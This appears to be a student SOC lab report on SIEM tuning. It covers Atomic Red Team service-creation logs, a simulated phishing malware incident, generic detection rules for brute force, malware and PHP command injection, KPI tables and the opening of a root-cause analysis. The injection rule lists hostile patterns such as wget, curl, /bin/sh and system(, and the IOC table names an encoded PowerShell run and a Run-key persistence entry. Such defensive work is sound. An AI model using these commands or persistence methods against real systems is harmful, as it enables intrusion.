                            (10.0.26100.7171) host.os.kernel 24H2 (10.0.26100.7171) host.os.name Windows host.os.platform windows host.os.type windows host.os.version 24H2 (10.0.26100.7171) message Endpoint process event process.args [sc.exe, \\localhost, cr
                            eate, AtomicTestService_CMD, binPath=, C:\AtomicRedTeam\atomics\T1543.003\bin\AtomicService.exe, start=auto, type=Own] process.args_count 8 process.code_signature.exists true process.code_signature.status truste
                            d process.code_signature.subject_name Microsoft Windows process.code_signature.trusted true process.command_line sc.exe \\localhost create AtomicTestService_CMD binPath= "C:\AtomicRedTeam\atomics\T1543.003\bin\AtomicService.exe" st
                            art=auto type=Own  process.entity_id MTFkYzFlNmQtNGY1My00MWQ4LThhZTktNDVlMDc0OGExZDEwLTk0MjQtMTc2MzAzMDk1Mi43NTc4NTIzMDA= process.executable C:\Windows\System32\sc.exe process.exit_code 5 process.Ext.ancestry [MTFkYzFlNmQtNGY1My00
                            MWQ4LThhZTktNDVlMDc0OGExZDEwLTIyODg0LTE3NjMwMzA5NTIuNzIzNjA5MjAw, MTFkYzFlNmQtNGY1My00MWQ4LThhZTktNDVlMDc0OGExZDEwLTIxMTk2LTE3NjMwMjk5NjguODczNzQxMDA=, MTFkYzFlNmQtNGY1My00MWQ4LThhZTktNDVlMDc0OGExZDEwLTM4NC0xNzYzMDI2MzU3LjYxMzk4OTM
                            wMA==, MTFkYzFlNmQtNGY1My00MWQ4LThhZTktNDVlMDc0OGExZDEwLTM5MTYtMTc2MzAyNjM1Ny40NDA5ODk1MDA=, MTFkYzFlNmQtNGY1My00MWQ4LThhZTktNDVlMDc0OGExZDEwLTE2MjQtMTc2MzAwMzI3MC4xNzk5MzY3MDA=] process.Ext.code_signature { "subject_name": [ "Micr
                            osoft Windows" ], "exists": [ true ], "trusted": [ true ], "status": [ "trusted" ] } process.Ext.mitigation_policies [User Shadow Stack enabled, Validate IP that sets context, CFT dynamic APIs can only be called out of proc, CF Gua
```

- Investigate the alert



Untitled timeline Unsaved
Add a description

Nov 13, 2025 @ 12:39:49.204 → Nov 13, 2025 @ 12:48:49.204

_id: "281730e21f942d027b740067c32a7d66a4e0707290c915b33978cab32cb31d64"

@timestamp	message	event.category	event.action	host.name	source.ip	destination.ip	user.name
Nov 13, 2025 @ 12:48:49.204	Endpoint process event	process	start	zenoo	—	—	Adminis

process event with process sc.exe , parent process cmd.exe , by Administrator on zenoo created low alert Service Control Spawned via Script Interpreter .

Administrator \ ZENOO @ zenoo in C:\Users\ADMINI~1\AppData\Local\Temp\ started process >_ sc.exe (15136) sc.exe delete AtomicTestService_CMD via parent process cmd.exe (6776) with result unknown

a452bfcb6000d03942ddfaddcda5a7eb121447ed99b1ba090446b4a989f1f7ae

Processes	Users	Hosts	Source IPs	Destination IPs
1	1	1	0	0

Service Control Spawned via Script Interpreter
Nov 13, 2025 @ 12:48:49.204

Status	Severity	Risk Score	Rule
Open	Low	21	Service Control Spawned via Script...

MITRE ATT&CK
Privilege Escalation (TA0004)
Create or Modify System Process (T1543)
Windows Service (T1543.003)
Execution (TA0002)
Command and Scripting Interpreter (T1059)
PowerShell (T1059.001)
Windows Command Shell (T1059.003)
Visual Basic (T1059.005)
Windows Management Instrumentation (T1047)
Defense Evasion (TA0005)
System Binary Proxy Execution (T1218)
Regsvr32 (T1218.010)
Rundll32 (T1218.011)

Alert reason
process event with process sc.exe , parent process cmd.exe , by Administrator on zenoo

IOC Identification

Field	Details
Alert Name	Suspicious File Execution / Malware Detection
Alert Source	SIEM (Wazuh/Splunk) + Antivirus logs
Timestamp	2025-11-20 10:26
Severity	**High**
User / Host Affected	user02 / WIN-CLIENT-03
File / Process	powershell.exe -enc ...
Description	Malware executed via phishing attachment; outbound traffic detected to suspicious domain.
IOC Identified	• **File hash:** 89f5c4a1b93f4a8cd87c9... • **Malicious domain:** update-secure-check.com • **Process:** powershell.exe -enc <encoded> • **Registry key modified:** HKCU\Software\Microsoft\Run\malware.exe
MITRE ATT&CK	**T1059** – Command and Scripting Interpreter **T1566** – Phishing
Initial Investigation	Analyzed endpoint logs, network traffic, and SIEM alerts. Confirmed execution of malicious PowerShell commands.
Decision	Isolated machine, quarantined malware, escalated to SOC manager.

- Evidence of Containment
  - Quarantined malicious file (screenshot of AV logs).
  - Terminated malicious process: {taskkill /F /IM PROCESS_NAME}

  - Isolated host from network for forensic analysis.
  - Forced full system scan (AV log attached).
- Analysis Recommendations
  - Perform full memory and disk analysis to ensure no hidden payload.
  - Check for persistence mechanisms (registry, scheduled tasks).
  - Restrict software installation privileges for normal users.
  - Block known-malicious domain on firewall/DNS.

11. SIEM Rules

1. Brute Force Attack Detection Rule

Rule Name: Excessive Failed Authentication Attempts (Brute Force)

Description: Detects repeated failed login attempts from the same source within a short time window, indicating a potential brute-force attack.

Logic (Generic SIEM Pseudocode)

Plaintext

```
IF count(Event = "Failed Login") FROM same Source_IP OR Username
  WITHIN 5 minutes >= 5
THEN Alert "Brute Force Attempt Detected"
```

Data Sources

- Windows Security Logs (Event IDs 4625, 4624)
- Linux `auth.log`
- Web authentication logs

MITRE ATT&CK: **T1110** – Brute Force

---

2. Virus / Malware Detection Rule

Rule Name: Endpoint Malware Detection (AV Signatures & Suspicious File Behavior)

Description: Triggers when an endpoint security tool reports malware detection, or when suspicious executables appear in common infection directories.

Logic

Plaintext

```
IF Antivirus_Event = "Malware Detected"
  OR File_Executed IN ("Temp", "AppData", "/tmp", "/var/tmp")
  AND (Hash is malicious OR File flagged by EDR)
THEN Alert "Malware Infection Detected"
```

Data Sources

- Antivirus / EDR logs
- Windows Sysmon (Event IDs 1, 11)
- Linux audit logs

MITRE ATT&CK

- **T1059** – Execution
- **T1204** – User Execution
- **T1105** – Malware Download

---

3. Command Injection in PHP Web Applications

Rule Name: Suspicious Command Execution from Web Server (PHP Command Injection)

Description: Detects PHP-based command execution, indicating possible command injection attempts via malicious HTTP requests.

Logic

Plaintext

```
IF Web_Server_Logs contain suspicious patterns:
  (";","&&","||","wget","curl","/bin/sh","php -r","system(", "exec(")
  AND Request_URI OR Parameters contain encoded or abnormal input
THEN Alert "Possible PHP Command Injection Attempt"

IF Sysmon/Server logs show:
  Parent_Process = "php.exe" OR "httpd" OR "nginx"
  AND Child_Process = ("cmd.exe", "powershell.exe", "/bin/bash", "/usr/bin/wget")
THEN Alert "PHP Command Injection Successful Execution"
```

Data Sources

- Apache / Nginx access logs
- PHP error logs
- Sysmon or EDR process creation logs


MITRE ATT&CK

- **T1190** – Exploit Public-Facing Application
- **T1059** – Command Execution

12. KPIs

KPI	Before Improvement	After Improvement	Notes
Mean Time to Detect (MTTD)	2 - 5 minutes	20 - 30 seconds	Faster alerting after tuning SIEM rules
Mean Time to Respond (MTTR)	5 minutes	1 minutes	Better triage workflow & playbooks
True Positive Rate (TPR)	40%	90%	Improved correlation rules reduced noise
False Positive Rate (FPR)	30%	10%	Cleaner log sources and refined rules
High Severity Incidents Detected	0	2	Better detection coverage
SIEM Use Case Coverage	20%	80%	New rules added (Brute Force, Malware, PHP Injection)
Log Source Availability	92%	99%	Stable ELK ingestion
Analyst Workload Accuracy	Low	High	Alerts became more meaningful

Before Improvements




ID	Name	IP address	Manager	Operating system	Registration date	Last keep alive
003	hikal	192.168.1.100	siem-VMware	Microsoft Windows 10 Pro	Nov 11, 2025 @ 07:06:46.000	Nov 11, 2025 @ 07:07:57.000

Group: default


Explore security alerts mapped to adversary tactics and techniques for better threat understanding.

Search: manager.name: siem-VMware AND rule.mitre.id: * AND agent.id: 003 AND rule.mitre.id: * AND agent.id: 003


Alerts evolution over time




Rule level by attack




MITRE attacks by tactic



Rule level by tactic



Top tactics



Alerts summary

Rule ID	Description	Level	Count
60106	Windows Logon Success	3	3
506	Elk agent stopped.	3	1

After Improvements


ID	Name	IP address	Manager	Operating system	Registration date	Last keep alive
003	hikal	192.168.1.100	siem-VMware	Microsoft Windows 10 Pro	Nov 11, 2025 @ 10:26:37.000	Nov 11, 2025 @ 14:24:34.000

Group: Windows


Explore security alerts mapped to adversary tactics and techniques for better threat understanding.

Search: manager.name: siem-VMware AND rule.mitre.id: * AND agent.id: 003manager.name: siem-VMware AND rule.mitre.id: * AND agent.id: 003


Alerts evolution over time




Rule level by attack



MITRE attacks by tactic



Rule level by tactic



Alerts summary

Rule ID	Description	Level	Count
60106	Windows Logon Success	3	340
67018	System shutdown initiated.	3	11
553	File deleted.	7	8
506	Elk agent stopped.	3	3
550	Integrity checksum changed.	7	3
61138	New Windows Service Created	5	2
60747	WMI service started successfully.	3	1

13. *Analysis = The Deep Explanation*

Incident Analysis (Technical Analysis)

For each incident you simulated (Brute Force, Malware, Command Injection):

You explain:

- What happened
- How the attacker executed the attack
- What logs showed
- Which SIEM rule triggered the alert
- How you investigated the alert
- MITRE techniques used

Root Cause Analysis (RCA)

1. RCA — Brute Force Attack

Incident Summary

The SIEM detected multiple failed login attempts on a specific user account within a short time window. The behavior triggered the "Brute Force Login Detection" alert.

